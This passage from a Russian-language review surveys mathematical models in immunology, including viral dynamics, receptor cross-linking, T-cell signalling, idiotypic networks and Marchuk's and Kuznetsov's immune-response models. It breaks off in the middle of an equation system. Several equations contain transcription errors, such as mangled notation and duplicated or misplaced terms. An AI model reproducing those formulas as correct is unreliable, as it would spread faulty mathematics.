В 1990 г. *M. Nowak* выдвинул гипотезу о том, что мутации ВИЧ происходят в результате ошибок при обратной транскрипции вирусной *РНК* [75]. При этом *Nowak* аналитически рассчитал первые приблизительные оценки скорости этих мутаций с помощью методов теории вероятности. Далее эти оценки были уточнены эксперимательно. *Mansky* с соавт. (1995) [76] показал, что реальная оценка в 20 раз ниже, а согласно *Huang* и *Wooley* (2005) [77] в 5 раз ниже аналитических расчетов *Nowak*. Далее *Nowak* совместно с *R. Anderson* и *R.* May разработали математическую модель динамики ВИЧ при СПИДе [78, 79]. Было показано, что во время скрытой фазы идет жестокое соревнование между вирусом и иммунными клетками: пока лимфоциты уничтожают вирус, часть вирионов успевает мутировать и размножиться в лимфоцитах, после чего иммунной системе вновь приходится развивать специфический ответ на новую вариацию ВИЧ. Это происходит до тех пор, пока количество мутаций вируса не достигает некоторого по-

рогового значения – так называемого *порога антигенного разнообразия* (*Antigenic Diversity Threshold)* [78, 79], после чего иммунная система уже становится не способной справляться с инфекцией. Модель представляла собой следующую систему обыкновенных дифференциальных уравнений:

$v_{i=}v_i\,(r - sz - px_i)\;i = 1, 2, ..., n,$

где

v_i – популяции различных мутантов вируса;

x_i – концентрации клонов $CD4^+$, специфичных к мутантам v_i;

z – иммунные клетки, способные к перекрестному связыванию любых мутантов вируса;

r – скорость репликации вируса;

s и p – сила иммунных реакций.

Согласно этой модели иммунная система может контролировать инфекцию только при условии, что выражение в скобках при v_i будет меньше нуля. На основе этого авторы вывели порог антигенного разнообразия, определяющий критическое число мутаций вируса $n_c(x,z)$:

$$n_c(x,z) = \frac{px}{r - sz}$$

где $x = \sum x_i$. Если число мутаций больше n_c, то вирус выходит из-под контроля иммунных клеток.

Заметим, что эта модель, предсказала наличие пика максимального количества штаммов на определенной стадии болезни вируса. Спустя несколько лет это было экспериментально подтверждено *Shankarappa* с соавторами [80]. В свою очередь, результаты работы [20] легли в основу новых математических моделей *Ha Youn* и соавторов [81].

По мнению В. *Asquith* и С. *Bangham*, одним из важнейших вкладов математики в иммунологию стал количественный анализ динамики вируса и *Т-лимфоцитов* [82]. В 1990-х гг. был проведен ряд работ, в ходе которых были разработаны методы экспериментального определения величины различных параметров вирусной инфекции. В основу больши нства исследований легла базовая математическая модель вирусной инфекции, первоначально предложенная *Anderson* и *May* еще в 1989 г. [83]. Эта модель проста, но отражает основные черты вирусного заболевания:

$$\dot{T} = \lambda - dT - kTV,$$
$$\dot{I} = kTV - \delta I,$$
$$\dot{V} = \rho I - cV,$$

где

T – численность незараженных клеток;

I – численность зараженных клеток;

V – численность вирионов (свободных вирусных частиц).

Клетки заражаются со скоростью, пропорциональной численности вирионов и самих клеток kTV, где k – коэффициент эффективности этого процесса. Инфицированные клетки производят новые вирионы со скоростью, пропорциональной их численности pI. Незараженные клетки производятся организмом со скоростью λ и умирают со скоростью dT (среднее время жизни клетки $1/d$). Зараженные клетки умирают со скоростью δI (среднее время жизни $1/\delta$), а вирусные частицы выводятся из организма со скоростью cV (среднее время жизни $1/c$). Количество частиц, производимых одной инфицированной клеткой равно p/δ. Модель позволила определить параметры вирусной инфекции, в том числе, скорость выведения вируса *(c)* [84–86]. Полученные результаты стимулировали большое количество новых исследований.

В 2000 г. вышла в свет монография «*Virus dynamics: mathematical principles of immunology and virology*» *Мэя и Новака*, в которой они обобщили имеющиеся результаты математического моделирования вирусных инфекций [87]. При этом понятие «вирусная динамика» прочно вошло в научный обиход.

В настоящее время модели вирусной динамики продолжают активно развиваться: помимо подробного изучения ВИЧ и гепатита были построены и исследованы модели многих других вирусных инфекций [81, 92–96]. Подробнее ознакомиться с полученными результатами исследования вирусной динамики можно по обзорам [82, 86, 93, 94, 97–101] и монографиям [87, 102–106]. Также стоит отметить серии работ по моделированию онколитических вирусов и раковых опухолей [107,108].

2.1.2. Модели перекрестного связывания

Теория активации *B-клеток* через перекрестное связывание их рецепторов антигеном является одной из центральных в современной *B-клеточной иммунологии.* В качестве гипотезы она была выдвинута еще в конце 1960-х гг. на основании данных о том, что *B-клетки* могут активироваться двухвалентным антигеном и не могут одновалентным, однако проверить ее экспериментально было крайне сложно, и наравне с ней существовало множество других теорий, описанию которых, например, посвящен 23 том журнала Immunological Reviews за 1975 г. (ред. G. Moller). Теория перекрестного связывания стала признанной только в 1990-е гг. благодаря новым экспериментальным данным, хотя еще двадцатью годами ранее она была фактически доказана с помощью математических моделей.

К 1970-х гг. уже было проведено немало экспериментальных исследований по активации лимфоцитов непосредственно антигеном (сейчас это называется *тимус-независимым иммунным ответом*). В некоторых ранних экспериментальных исследованиях выделялось то свойство активации *B-клеток*, что при слишком низких или слишком высоких концентрациях многовалентного антигена реакция ослабевала, а ее пик достигался только в некоторых промежуточных значениях (см. [110, 111] и др.). Более того в работе [111] на подробном экспериментальном материале было показано, что активация клеток зависит как от дозы, так и от валентности антигена. Кривая зависимости активации от дозы антигена впоследствии получила название *колоколообразной логарифмической функции* (log-bell-shaped function) или *дозозависимой кривой* (dose-response curve) [112, 113]. Такая же зависимость от дозы и валентности лиганда была замечена в случае активации базофилов [114] и при некоторых других реакциях [115].

Авторы [111] сделали предположение, что динамика такого рода может быть характерна для перекрестного связывания и выдвинули так называемую *теорию иммуноны* (Immunon theory). Согласно этой теории рецепторы, свободно перемещающиеся по липидной мембране, привязываются к одному и тому же антигену и соединяются (сшиваются) в некий комплекс *(иммунону).* Если в этом комплексе достаточное количество рецепторов, то сигнал передается в клетку [111]. Однако для более серьезной проверки потребовалось создание соответствующих математических моделей. Было выполнено большое количество подробных исследований [114–122], в которых было показано, что перекрестное связывание как раз и должно давать на выходе колоколообразную логарифмическую кривую. Главным образом, эти работы основаны на уравнениях ферментативной кинетики.

В качестве примера приведем упрощенную модель связывания двухвалентного антигена с двухвалентным рецептором. Пусть S_0 – общее количество сайтов всех рецепторов *B-клеток* системы, являющееся константой, а $S(t)$ – концентрация свободных сайтов на момент времени t. Пусть C – концентрация свободного антигена, который для простоты будем считать константой считать его константой: $C(t) = C$. Пусть каждый антиген двухвалентен, то есть способен связаться с двумя сайтами рецептора одновременно. Пусть $C_1(t)$ – концентрация антигена, связанного с одним сайтом, а $C_2(t)$ – антигена, связанного с обоими сайтами. Каждый рецептор также двухвалентен и характеризуется одной и той же константой связывания k_f и диссоциации k_r с данным антигеном. Если антиген уже связан с одним сайтом, то константы связывания и диссоциации со вторым сайтом равны, соответственно, k_x и k_{-x}. В результате получаем типичную схему реакций ферментативной кинетики:

$$C + S \underset{k_r}{\overset{2k_f}{\rightleftarrows}} C_1 \quad C_1 + S \underset{2k_{-x}}{\overset{k_x}{\rightleftarrows}} C_2$$

Им соответствует следующая система уравнений:

$$\begin{aligned} \dot{C}_1 &= 2k_f C\, S - k_r C_1 - k_x C_1 S + 2k_{-x} C_2 \\ \dot{C}_2 &= 2k_f C_1\, S - k_r C_1 - 2k_{-x} C_2 \end{aligned} \qquad (1.1)$$

Множитель 2 при k_x и k_{-x} обязан своим появлением тому обстоятельству, что антиген двухвалентен, и оба его сайта могут связаться с сайтом рецептора, а у перекрестно связанного любой из двух может диссоциировать. Очевидна также следующая зависимость:

$$S_0 = S(t) + C_1(t) + 2\, C_2(t). \qquad (1.2)$$

Исследуя систему (1.1) в состоянии равновесия, находим следующую точку равновесия:

$$C_1 = 2KC\,S$$
$$C_2 = \frac{K_x C_1 S}{2} = KK_x CS^2, \tag{1.3}$$

где $K = k_f / k_r$, $K_x = k_x / k_{-x}$ – соответствующие равновесные константы. Подставляя последнее в (1.2) получаем

$$S = S_0 (1 - \beta) \left(\frac{-1 + \sqrt{1 + \delta}}{2\delta}\right),$$
$$\text{где } \beta = \frac{2KC}{1+2KC} \text{ и } \delta = \beta(1 - \beta) K_x S_0. \tag{1.4}$$

Тогда равновесная концентрация перекрестно связанных равна

$$C_2 = \frac{S_0}{2}\left(\frac{1 + 2\delta - \sqrt{1+4\delta}}{2\delta}\right). \tag{1.5}$$

Заметим, что C_2 зависит только от безразмерной константы перекрестного связывания – $K_x C_o$ – и от концентрации свободного лиганда C.

Отметим, однако, что логарифмическая колоколообразная кривая может быть результатом и других причин (напр., см. [123]). В последствии для построения моделей *идиотипических сетей* было создано несколько функций, имитирующих колоколообразную логарифмическую кривую (так называемые *функции активации*') [113, 124, 125]. Например, De Boer с соавторами [125] предложил следующую функцию:

$$f(h) = \frac{h}{\theta^{-1} + h}\ \frac{h}{\theta + h}.$$

Данная функция активно применяется при построении моделей идиотипических сетей. Здесь h – это так называемое *поле,* которое характеризует уровень стимуляции клона *B-клеток.* На практике поле часто представляет собой линейную комбинацию популяций других клонов, связанных с рассматриваемым клоном идиотипическими взаимодействиями. Параметр θ определяет, насколько широкой будет область активации в зависимости от поля (дозы). Принципиальной особенностью этих функций является то, что они зависят не от, собственно, дозы, но от *поля* – более абстрактного понятия, которое в простейшем случае совпадает с дозой, но в более сложных может включать совокупность разных факторов.

Сейчас исследования перекрестного связывания с использованием математического моделирования продолжаются (напр., см. [126–128]). В частности, в [127] исследуются уже пространственные модели на базе дифференциальных уравнений в частных производных. Также в этой работе дан краткий обзор по моделированию активации как *B-*, так и *T-клеточных рецепторов.* В работе [128] модели перекрестного связывания использовались для моделирования олигомеризации трансмембранного адаптера *T-клеток (LAT)* при активации *T-клеток* и тучных клеток. В данном случае перекрестное связывание возникает между LAT, который может обладать разной валентностью (от 0 до 3), с одной стороны и двухвалентным комплексом *Grb2-SOS1-Grb2*, выступающим в качестве лиганда с другой. Математическая модель показала, что валентность *LAT* является ключевым фактором в формировании олигомера, а также определяет его размеры. При валентности 3 модель предсказывала возможность формирования гелеобразной фазы, что было подтверждено экспериментально.

2.1.3. Модели передачи сигналов

Большое число исследований математической иммунологии посвящено активации *T-клеток* через связывание *T-клеточного рецептора (TCR) и pMHC-молекулы (peptide/MHC complex)* антиген-презентирующих клеток. Рассмотрим несколько известных концепций в этой области.

Каждый *T-клеточный* рецептор специфичен только одному конкретному антигену (или очень малому числу гомологичных) в комплексе с молекулой MHC. В 1995 г. Мак-Кейтан (McKeithan) для объяснения того, как обеспечивается такая высокая специфичность, решил воспользоваться идеей *кинетической коррекции* (kinetic proofreading) [70], которая была предложена в 1970-х гг. J. Ninio и J. J. Hopfield для объяснения той поразительной точности, с которой происходит репликация ДНК и синтез белка. Суть этой идеи в данном контексте заключается в том, что для активации клетки ключевое значение имеет

длительность связывания рецептора с лигандом. Согласно гипотезе кинетической коррекции, рецептор в момент связывания начинает проходить через каскад реакций или метаморфоз (под рецептором здесь понимается вся совокупность внутри- и внеклеточных белков, участвующих в передачи сигнала). Если лиганд раньше времени отрывается от рецептора, то каскад прерывается и сигнал не проходит. *Мак-Кейтан* построил математические модели соответствующих химических реакций, с помощью которых изучил механизм кинетической коррекции в контексте *Т-клеточной* активации и сделал ряд предсказаний. Проверка модели дала положительные результаты. Так, согласно модели *Мак-Кейтана*, незначительные изменения времени связывания (а, значит, и аффинности) рецепторов, должны были значительно влиять на передачу сигнала, что и было показано на опыте.

В дальнейшем, благодаря развитию измерительных технологий, понимание Т-клеточной активации было значительно расширено и углублено [132]. Прежде всего, было открыто, что некоторые *pMHC* не только не инициировали активацию Т-клеток, но и служили ингибиторами этой активации. Такие *pMHC* были названы антагонистами, а «нормальные» специфичные *pMHC*, соответственно, агонистами. Было показано, что антагонисты направляют внутриклеточный каскад реакций по-другому, упрощенному пути, не приводящему к фосфорилированию киназы *ZAP-70*, что является необходимым условием активации *Т-клетки*. Таким образом, антагонисты еще на начальном этапе создают отрицательную обратную связь. Было получено свидетельство, что ключевым реагентом в неполном каскаде является тирозин фосфатаза *SHP-1*, которая дезактивирует киназу *Lek*. Под действием же агониста киназа *Lek* активируется с помощью *ERK*. Таким образом, была сформулирована гипотеза: с помощью *SHP-1* и *ERK* Т-клеточный рецептор различает агонистов и антагонистов [132, 133].

Были проведены попытки адаптировать модели Мак-Кейтана к данной гипотезе, а также построения принципиально новых моделей, но они не увенчались успехом. Причиной тому стали специфические особенности активации *TCR*. Однако, затем была построена математическая модель, учитывающая дискретность активации *ERK* и постепенность *SHP-1*. Это позволило изучить особенности активации *Т-клетки* и сделать ряд предположений, которые в дальнейшем были подтверждены экспериментально [132, 135, 136]. Результаты исследований взаимодействия *TCR* и *pMHC* представлены в работах [127, 131, 132, 137–139]. Обзоры по смежным темам можно найти в специальном, 584-м томе журнала *FEBS Letters*, а также в [105].

2.1.4. Модели идиотипических сетей

Первые математические модели *идиотипических сетей* появились почти сразу после опубликования *Н. Ерне* своей теории в 1974 г. [140]. Была показана возможность существования идиотипических сетей с разным внутренним строением, отражающих при этом основные свойства иммунной системы, включая формирование иммунной памяти, толерантности и т. п. Известны обзоры на эту тему *U. Behn* [141], *Е. Янченковой* [142] *и Perelson* и *Weisbuch* [112].

Отметим, что эти исследования показали возможность возникновения аутоиммунных заболеваний при определенных значениях параметров сети [112, 143], в случае нарушения ее структуры [204].

В 1980-х годах наблюдались споры между приверженцами сетевой идиотипической теории и клонально-селекционной. В результате, возникла так называемая *сетевая теория второго поколения Варела и Коутиньо* [144]. Согласно этой новой теории все идиотипические клоны разделяются на две части: к первой – периферической – относятся покоящиеся клоны, действующие согласно клонально-селекционной парадигме; ко второй – центральной – относятся клоны, идиотипически тесно связанные и потому имеющие активную динамику (и в отсутствии антигена).

Далее была разработана модель с еще более сложной структурой [145], в которой выделены четыре группы клонов – *A, B, C и D. Группа A* представляет ядро системы, в котором каждый клон связан со всеми остальными. *Группы B и C* представляют совокупность попарно связанных клонов (каждому клону *группы B* соответствует один клон из *C*). *D* аналогична периферической части модели *Варела и Коутиньо*.

Другим расширением теории стало включение в нее *Т-клеток*. В ряде экспериментальных работ было показано существование идиотипических взаимодействий между *Т-клетками*, что еще более усложнило структуру сети. Первой крупной математической работой по исследованию такой сети стало исследование *Янченковой* [102]. Сегодня изучение антиидиотипической регуляции *Т-клеток* особенно важно в контексте

применения *Т-клеточной* вакцинации при лечении аутоиммунных заболеваний. Здесь математическое моделирование показало, как большое разнообразие имеющихся экспериментальных наблюдений может быть объяснено простыми взаимодействиями между популяциями *Thl/Th2 идиотипических* и *антиидиотипических клеток* [147].

Заметим, что интерес к теории идиотипических сетей в 1990-х гг. стал угасать, что было связано с ее сложностью и трудностями проведения подтверждающих экспериментов. Однако, в настоящее время интерес к этой теории среди иммунологов возродился. К этой теории обращаются при исследовании различных аутоиммунных заболеваний, диабета типа А, рака и пр. [141].

В качестве примера рассмотрим модель простой сети из двух клонов *В-лимфоцитов* [112]. Модель представляется следующим образом:

$$\dot{x}_1 = m + x_1 (pf(x_2) - d),$$
$$\dot{x}_2 = m + x_2 (pf(x_1) - d).$$

Здесь x_1 называется идиотипом, а x_2 – антиидиотипом. При этом константы взаимодействия следующие: $J_{12} = J_{21} = 1$ *и* $J_{11} = J_{22} = 0$ *и* $h_1 = x_2$, *а* $h_2 = x_1$.

Модель имеет пять особых точек, из которых только три устойчивые. Данные аттракторы определены как *наивные, иммунные и толерантные*. Устойчивое состояние равновесия, названное иммунным, возникает, когда x_1 находится под влиянием стимулирующего поля L, а x_2 – подавляющего поля H. В этом состоянии идиотип x_1 имеет высокую концентрацию и создает большое, а потому подавляющее, поле для x_2. Антиидиотип x_2, в свою очередь, имеет низкую концентрацию и создает малое стимулирующее поле для идиотипа x_1. Этот аттрактор назван иммунным, так как при введении в систему антигена A, он выводится гораздо быстрее, чем в наивном состоянии (наивное состояние достигается, когда функция активации очень мала, т. е. $pf(h) \ll 1$) . Толерантный аттрактор является зеркальным отражением иммунного.

2.1.5. Модели «свой – чужой»

Здесь выделяются работы *Перельсона и Оустера* [148]. Эти исследователи придумали так называемое *пространство форм* (shape space), которое легло потом в основу многих моделей «свой – чужой». Пространство форм – это представление множества разнообразных рецепторов и эпитопов в виде ограниченной области двумерного или даже многомерного евклидова пространства. Каждое измерение этого пространства соответствует числовой характеристике некоторого параметра рецептора (например, длина или заряд). Сама область ограничена ввиду того, что на физические характеристики рецепторов и эпитопов наложены определенные ограничения. Каждая точка такого пространства ассоциируется с конкретным рецептором или *эпитопом*, а расстояние между двумя точками соответствует уровню их *гомологичности* (родственности), то есть чем более различаются *рецепторы/эпитопы*, тем большее расстояние их разделяет.

Рассмотрим пространство форм всех *эпитопов*. Каждому рецептору в этом пространстве будет соответствовать некоторая область, включающая все эпитопы, которым он комплиментарен (так как один рецептор способен распознавать сразу несколько родственных *эпитопов*). Эта область была названа авторами *распознающим шаром* (*recognition ball*). Упомянутое пространство форм позволяет исследовать возможные решения задачи распознавания своего и чужого, не имея знаний о реальном физическом строении рецепторов. В частности, оценить минимальный размер репертуара рецепторов иммунной системы для млекопитающего (порядка 10^6, что соответствует современным экспериментальным подсчетам [149]), и построить ряд гипотез, выполнение которых должно обеспечивать полноту репертуара. В настоящее время понятие пространства форм активно развивается [141, 157], в том числе и на основе новых методов компьютерного моделирования [158].

2.1.6. Многоагентные системы иммунной защиты

Такие модели получили название *иммунных имитаторов* (*immune simulator*) [190], которые условно можно разделить на две группы: первые описывают динамику иммунной системы в целом, вторые – в частности. *Иммунные имитаторы первого типа* представляют собой некоторые универсальные модели, например *IMMSIM* и *SIMMUNE. IMM- SIM* [191]. Как правило, в них представлены основные популяции иммунных клеток (их может быть несколько десятков) и заданы правила взаимодействия в виде параметров, которые исследователь может менять, рассматривая таким образом систему в различных условиях

или даже проверяя различные гипотезы. Также в некоторых моделях бывают представлены рецепторы на клетках, сигнальные молекулы (цитокины и пр.) и т. п., вплоть до имитации внутриклеточных процессов.

Иммунные имитаторы второго типа – узко специализированные, предназначенные для изучения частных вопросов иммунологии. Например, имитаторы болезней *(модели ВИЧ, туберкулеза, других вирусных болезней, рака, аутоиммунных заболеваний)*; модели, изучающие законы взаимодействия клеток (напр., *динамику межклеточных взаимодействий в лимфоузле, в тимусе, в зародышевых центрах, в периферической ткани* и т. п.); динамику активации рецепторов на поверхности клеток (напр., формирование *иммунологического синапса*); динамику описанного выше *пространства форм и идиотипических сетей*; *Банкс и др.* использовали *MAC*, описывающую популяцию делящихся клеток, для создания массива «виртуальных» *CFSE-данных*, на которых затем проверялись различные математические модели по интерпретации таких данных [164]. Более подробную информацию можно найти в обзорах [148, 190, 193–195].

К недостаткам иммунных имитаторов относятся следующее. Это, во-первых, недостаточная развитость средств аналитического исследования *MAC*, что очень затрудняет, а иногда и вовсе делает невозможным выделение ключевых факторов исследуемого процесса или явления (сейчас ведутся активные попытки решить эту проблему). Во-вторых, проблема верификации результатов, то есть часто имеет место невозможность воспроизведения конкретного опыта другими исследователями [158]. Возможным подходом к решению этой проблемы является исчерпывающее математическое описание модели [196, 197].

2.2. Известные модели иммунного ответа

Как правило, известные математические модели иммунного ответа представляют собой нелинейные системы обыкновенных дифференциальных уравнений и содержат большое количество параметров, которые характеризуют иммунный статус организма и свойства антигена.

2.2.1. Первые модели иммунного ответа

Первые математические модели иммунного ответа были разработаны в начале 1970-х годов. Например, в работе *А. В. Молчанова* http://www.mathnet.ru/links/9bb4d56ba654c33e155345deb3f59fff/ipmp1757.pdf [197] иммунный ответ рассматривался как взаимодействие двух «начал» – *иммунного и инфекционного* и был описан двумя обыкновенными дифференциальными уравнениями. Качественное изучение этой модели позволило исследовать цикличность рецидивов, наблюдаемых в ряде инфекционных заболеваний. Одновременно, биофизики *Н. В Степанова и О. А. Смирнова* [198] предложили модель иммунного ответа, которая состояла из четырех обыкновенных дифференциальных уравнений и описывала три стадии изменений В-лимфоцитов в ходе иммунного ответа: *наивная клетка, зрелая клетка и плазмоцит, синтезирующий антитела.* Исследователям удалось описать динамику иммунного ответа, приближенную к имевшимся экспериментальным данным и отразить ряд периодических явлений в течении некоторых болезней.

С 1970-х гг. исследованиями иммунного ответа активно занялся *академик РАН Г. И. Марчук (1925–2013)*, основавший целую школу математического моделирования в иммунологии [71, 102, 209]. Основная цель, которую перед собой ставил этот известный российский ученый, заключалась в описании иммунной системы и *предсказании* исходов взаимодействия патогенов и организма человека (или животного). Первая работа *Г. И. Марчука*, посвященная моделированию иммунного ответа, была напечатана в 1975 г., однако свои исследования в этом направлении он начал еще в 1973 г. [201]. Им, а также его соратниками и учениками (*С. М. Зуевым, Г. А. Бочароымв, А. А. Романюхой, С. Г. Рудневым* и др.) были созданы глубоко проработанные базовая и универсальная модели иммунного ответа [102, 200–203 и др.], а также были развиты новые направления в математической иммунологии: исследованием возрастных изменений иммунной системы [204], измерение энергетических затрат организма в ходе иммунного ответа [205]; на данный момент ведутся активные работы по исследованию динамики ВИЧ, пролиферации *Т*-лимфоцитов и др. [101, 164, 167, 178, 179, 206].

Г. И. Марчук сначала с помощью введения запаздывания сократил число уравнений системы, а затем по мере накопления новых знаний об иммунной системе расширил модель иммунного ответа, впоследствии насчитывавшую уже 12–14 дифференциальных уравнений (часть из них с запаздывающим аргумен-

том) [71]. Полученные математические модели отражали основные знания об иммунной системе (на тот момент времени) и позволяли моделировать динамику иммунного ответа.

Ниже приведена универсальная модель иммунного ответа *Г. И. Марчука*:

Орган-мишень:

$$\dot{V} = \nu C_V + nb_{CE}C_V E - {}_{\gamma VF}VF - {}_{\gamma VC}V\big(C^* - C_V - m(t)\big),$$
$$\dot{C}_V = \sigma V\big(C^* - C - m(t)\big) - b_{CE}C_V E - b_m C_V$$
$$\dot{m} = b_{CE}C_V E + b_m C_V - \alpha_m m(t)$$

Т-клеточный иммунный ответ:

$$\dot{D} = (C^* - C)_{\gamma DV}V = \alpha_D D$$
$$\dot{H}_E = b_{H_E}\big(\xi(m)\rho_{H_E}D\big(t-\tau_{H_E}\big)E\big(t-\tau_{H_E}\big) - DE\big) - b_{H_E D}DH_E E + \alpha_{H_E}(H_E^* - H_E)$$
$$\dot{E} = b_E(\xi(m)\rho_E D(t-\tau_E)E(t-\tau_E) - DE) - DH_E E) - b_E C C_V E + \alpha_E(E^* - E)$$

Гуморальный иммунитет:

$$\dot{H}_B = b_{H_B}\big(\xi(m)\rho_{H_B}D\big(t-\tau_{H_E}\big)H_B\big(t-\tau_{H_E}\big) - DH_B\big) - b_{H_B B}DH_B B + \alpha_{H_B}(H_B^* - H_B)$$
$$\dot{B} = b_B(\xi(m)\rho_B D(t-\tau_B)H_B(t-\tau_B)B(t-\tau_B) - DH_B B) + \alpha_B(B^* - B)$$
$$\dot{P} = b_P\xi(m)\rho_P D(t-\tau_P)H_B(t-\tau_P)B(t-\tau_P) + \alpha_P(P^* - P)$$
$$\dot{F} = \rho_F P - {}_{\gamma FV}FV - \alpha_F F$$

Естественный иммунитет при бактериальной инфекции:

$$\dot{K} = \beta K - g(t)MK - hNK\frac{F}{F^*}[\text{-}\alpha_K K]$$
$$\dot{M} = \rho_M K - c_1 g(t)MK + \alpha_M(M^* - M)$$
$$\dot{N} = \rho_N KM - c_2 hNK\frac{F}{F^*} + \alpha(N^* - N).$$

Отметим, что весомый вклад в развитие российской школы математической иммунологии внесли ученые: *М. В. Волькенштейна, В. М. Глушкова, Б. Ф. Диброва, М. И. Леви, М. А. Лифшица, Р. В. Петрова* и др. [207–210]. А в настоящее время эти исследования продолжают *И. А. Гайнова, Е. М. Житкова, О. Г. Исаева, И. Д. Колесин, В. А. Кузнецов, В. А. Лихошвай, Ю. П. Луговская, Т. Б. Лузянина, К. В. Песков, М. А. Ханин, Т. М. Хлебодарова, В. И. Черешнев, Е. А. Шавлюгин* и др. [96, 177, 210–220].

Одновременно (1970) *Дж. Беллом* в США была предложена модель иммунного ответа, содержавшая четыре обыкновенных дифференциальных уравнения и описывавшая четыре стадии развития *В-лимфоцитов: наивная клетка, зрелая клетка, плазмоцит и клетка памяти.* Придерживаясь клонально-селекционной теории, *Дж. Белл* не ограничился только описанием имевшихся данных, но проверил также некоторые новые гипотезы о природе формирования иммунной памяти [73]. Его последователи также использовали математические модели как инструмент для теоретического исследования иммунитета. Одним из характерных подходов этой группы ученых было изучение своих моделей методами теории управления (*принцип максимума Понтрягина* и т. п.) с целью выявления оптимальной стратегии иммунного ответа [73].

2.2.2. Современные представления иммунного ответа

В начале 1990-х годов ученые начали сначала строить не общие, а частные модели, направленные на изучение отдельных проблем иммунологии. Произошла специализация математических моделей иммунного ответа, что позитивно повлияло на решение ряда важных задач иммунологии. Среди них особую ценность представляют работы по вирусной динамике, перекрестному связыванию рецепторов *В-лимфоцитов*, динамике идиотипических сетей, активации *Т-лимфоцитов*, изучению репертуара рецепторов иммунной системы, анализу данных проточной цитометрии и т. д.. Далее возникла потребность построения в некотором смысле обобщающих моделей, позволяющих описывать иерархически сложную иммунную систему в целом, с использованием многоуровнего подхода, причем на практике в таких моделях обычно рассматриваются только три градации: *генетическая, молекулярная и клеточная.*

В США и Западной Европе основной центр исследований был перенесен на *генетический и молекулярный* уровни; некоторые ученые полагают, что построение точных моделей кинетики биохимических ре-

акций является достаточным для описания явлений клеточного уровня и даже уровня всего организма [73, 102–167, 200–210]. К сожалению, экстраординарная сложность генетических и молекулярных сетей существенно тормозит развитие в этом направлении, к тому же данные работы игнорируют существование принципа самоорганизации сложных систем.




Рис. 2.1 ***Общая схема иммунного ответа***

Что касается моделей, имеющих базовым *клеточный* уровень, то их развитие идет медленно, и в основном используются традиционные для математической биологии системы обыкновенных дифференциальных уравнений, в том числе и с запаздывающим аргументом. Как показали открытия иммунологии двух последних десятилетий, динамика иммунных процессов на *клеточном* уровне весьма неоднозначна, в частности очень сложно выделить четко выраженные состояния клетки, на которые обычно опираются модели на базе обыкновенных дифференциальных уравнений. Иммунные клетки меняют свои состояния (а вместе с ними и свои основные свойства) постепенно, на протяжении длительного времени, и растянутость этих процессов во времени сильно влияет на качественную картину всего иммунного ответа. По всей видимости, оптимальным для построения таких моделей является применение дифференциальных уравнений в частных производных в сочетании с обыкновенными дифференциальными уравнениями, причем дифференциальные уравнения в частных производных необходимо вводить для более детального описания наиболее важных для иммунного ответа процессов – пролиферации (деления) и дифференцировки (качественного изменения свойств) иммунных клеток. Например, в модели *С. Р. Кузнецова* [102] схема иммунного ответа представлена так (см. рис. 2.1).

Здесь антиген захватывается *антиген-презентующими клетками (АПК)*, которые перерабатывают его и «в удобной форме» представляют (презентуют) *хелперным Th- лимфоцитам*. В зависимости от типа антигена и различных факторов внешней среды *Th-лимфоциты «решают»*, какой тип иммунного ответа требуется для эффективной нейтрализации антигена. Поэтому они в той или иной степени вовлекают в иммунный ответ различные механизмы адаптивного иммунитета, из которых наибольшее значение имеют клеточный и гуморальный. Клеточный иммунный ответ обеспечивают цитотоксические *Tc-лимфоциты (Т-киллеры),* которые находят содержащие антиген клетки (зараженные вирусом, опухолевые и т. п.) и уничтожают их. Гуморальный иммунный ответ обеспечивают В-лимфоциты, которые в огромных количествах синтезируют антитела, нейтрализующие антиген и облегчающие его уничтожение. В качестве АПК выступают различные типы иммунных клеток; моделируется распространенная ситуация, когда функцию *АПК* исполняют *дендритные клетки* и *В-лимфоциты*. При этом, под популяцией *Th, Tc или В-лимфоцитов* подразумевается концентрация той ее части, которая специфична к определенному антигену (т. е. способна его распознать)[102].

На клеточном уровне процессы рассмотрены по стадиям I - V:

- I – фагоцитоз (захват) антигена *дендритными клетками и В-лимфоцитами* и следующий за этим переход таких клеток в состояние АПК;
- II – презентация антигена в лимфоузле наивным (то есть не встречавшимся ранее с антигеном) *Th-лимфоцитам* и активация последних;
- III – активация *Tc-* и *В-лимфоцитов* через взаимодействие с АПК и активированными *Th-лимфоцитами*;
- IV – пролиферация и дифференцировка *Th-*, *Tc-* и *В-лимфоцитов*;
- V – выход дифференцировавшихся *Tc-* и *В-лимфоцитов (плазмоцитов)* из лимфоузла и реализация иммунного ответа через уничтожение зараженных клеток и синтез антител, причем тип синтезируемых плазмоцитами антител зависит от наличия определенных стимулов со стороны *Th-лимфоцитов*.

Учитывается, что на молекулярном уровне процессы сопровождаются выделением специальных сигнальных молекул белковой природы – *цитокинов*, с помощью которых иммунные клетки (*Th-лимфоциты* в большей степени) осуществляют управление всеми иммунными процессами.

Отметим, что в этой модели описываются процессы синтеза цитокинов IFN_{γ}, *IL-2, IL-4, IL-17, IL-21 Т-лимфоцитами*. Для этого С. Р. Кузнецов [102] описал *дифференцировку Т-лимфоцитов*, которая до этого времени была слабо изучено (точное количество различных фенотипов *Th-лимфоцитов* до сих пор неизвестно). В 1980-х годах было открыто два фенотипа – *Th1* и *Th2*, а в последние два десятилетия – еще пять: *Treg, Th17, Tfh, Th9, Th22*[1]. В рассматриваемой модели задействованы фенотипы – *Th1*, *Th2* и *Th17*.

2.2.3. Уравнения пролиферации и дифференцировки

В работе *С. Р. Кузнецова* [102] для описания иммунного ответа используются дифференциальные уравнения в частных производных в сочетании с обыкновенными дифференциальными уравнениями. При этом дифференциальные уравнения в частных производных используются для описания процессов *пролиферации* (деления) и *дифференцировки* (качественного изменения *свойств*) иммунных клеток.

$$
\begin{aligned}
&\frac{dS}{dt} = \lambda(S) - \phi_p P_0 S - \phi_c C_k S - \phi_m A_m S - \phi_g A_g S \\
&\frac{dP_0}{dt} = \sigma_p - \phi_p P_0 S - \omega_p P_0 \ (2) \\
&\frac{dB_0}{dt} = \sigma_b - \alpha_b\left(P + B_p\right) H_0 - \omega_b B_0 \ (3) \\
&\frac{dP}{dt} = \phi_p P_0 S - \omega_p P \ (4) \\
&\frac{dH_0}{dt} = \sigma_h - \alpha_b\left(P + B_p\right) H_0 - \omega_h H_0 \ (5) \\
&\frac{dB_p}{dt} = \alpha_s S B_0 - \alpha_h H_p B_p - \omega_b B_p \ (6) \\
&\frac{dC_0}{dt} = \sigma_C - \alpha_P I_\gamma P C_0 - \omega_h C_0 \ (7) \\
&\frac{dI_\gamma}{dt} = \rho_\gamma (H_1 + P) - \omega_\gamma I_\gamma \ (8) \\
